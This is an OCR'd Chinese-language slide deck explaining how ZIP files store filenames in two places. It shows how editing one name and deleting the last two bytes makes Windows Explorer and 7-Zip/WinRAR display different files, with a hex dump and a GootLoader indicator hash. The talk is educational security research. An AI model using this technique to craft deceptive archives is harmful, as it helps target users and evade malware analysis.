
在不同壓縮軟體所見的結果都不相同。例如僅有透過Windows檔案總管（File Explorer）開啟時，可以看見**檔案A**；若是資安人員透過7-Zip、WinRAR等解壓縮工具，則是會看到**檔案B**。


修改檔案結構
使呈現上有所不同

文件結構
(File Structure)

zip中存在"兩處"儲存檔案名稱的結構。

在本次漏洞中，僅需刪除壓縮檔的最後**2 bytes** 內容，即可導致**Windows檔案總管**的結果，與**7-Zip**、**WinRAR**等解壓縮工具的結果呈現不同的檔案名稱。





File Edit Select Find View Format Scripts Templates Debug Project Tools
0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0000 50 4B 03 04 0A 00 00 00 00 00 3D 11 61 5C 85 11 PK.....=.a\….
0010 4A 0D 0B 00 00 00 0B 00 00 00 08 00 00 00 74 65 J.....te
0020 73 74 2E 74 78 74 68 65 6C 6C 6F 20 77 6F 72 6C st.txthello worl
0030 64 50 4B 01 02 1F 00 0A 00 00 00 00 00 3D 11 61 dPK.....=.a
0040 5C 85 11 4A 0D 0B 00 00 00 0B 00 00 00 08 00 24 \….J.....$
0050 00 00 00 00 00 00 00 20 00 00 00 00 00 00 00 74 ....t
0060 65 73 74 2E 74 78 74 0A 00 20 00 00 00 00 00 01 est.txt. .....
0070 00 18 00 53 5D FB 72 DD A8 DC 01 53 5D FB 72 DD ...S]ûrÝ¨Ü.S]ûrÝ
0080 A8 DC 01 A7 FE 1F 6F DD A8 DC 01 50 4B 05 06 00 ¨Ü.§þ.oÝ¨Ü.PK..
0090 00 00 00 01 00 01 00 5A 00 00 00 31 00 00 00 00 .....Z...1....
00A0 00


兩處紀錄檔案名稱

文件結構
(File Structure)

zip中存在"兩處"儲存檔案名稱的結構。


在本次漏洞中，僅需刪除壓縮檔的最後**2 bytes** 內容，即可導致**Windows檔案總管**的結果，與**7-Zip**、**WinRAR**等解壓縮工具的結果呈現不同的檔案名稱。





修改前段的檔名為


hack.txt



並且刪除最後兩 byte

Windows檔案總管與WinRAR察看結果不同

攻擊具體風險危害




由於不同軟體有不同結果，因此便可針對使用特定軟體之用戶進行攻擊，例如瞄準特定環境、習慣之用戶或設備環境等。
並且也可能對分析造成擾亂，例如不同環境就無法順利觸發，從而導致誤判等。

用戶針對、偵測迴避

最終結果

本次攻擊就建構出了一個能夠**規避雜湊機制**，以及**針對不同用戶**之攻擊的惡意壓縮檔，做為整起攻擊事件的初始階段入口。



The End of An Era, And The Beginning

當一切都被壓縮時，你真的確定解壓後還是安全的嗎？

總結

對於一般使用者...

- 保持警戒、保持安全
- NEVER TRUST ANYONE

對於技術人員...

- 建議從檔案結構(File Structure)開始研究
- 結合動、靜態逆向分析會更上手(動態為主 靜態為輔)

Keep Hacking, Keep Safe.

延伸閱讀:

- 個人部落格技術向文章
  - 帶你從壓縮檔檔案結構開始到，到具體漏洞的成因以及實際付現，最後還有同場加映IDA逆向WinRAR詳細手法與過程
  - 本來還有一個CVE-2025-8088 但來不及講qq

IoC

- GootLoader
  - 3009c78448fb115e11ce5eaffa2e238a78bbe69c1f4ea01f39584a2fc2636e95

Thanks for listening!

仍有疑惑？歡迎更進一步討論！

Blog: https://betan.gay
Discord: @betannnnn.py
Email: betan050423@gmail.com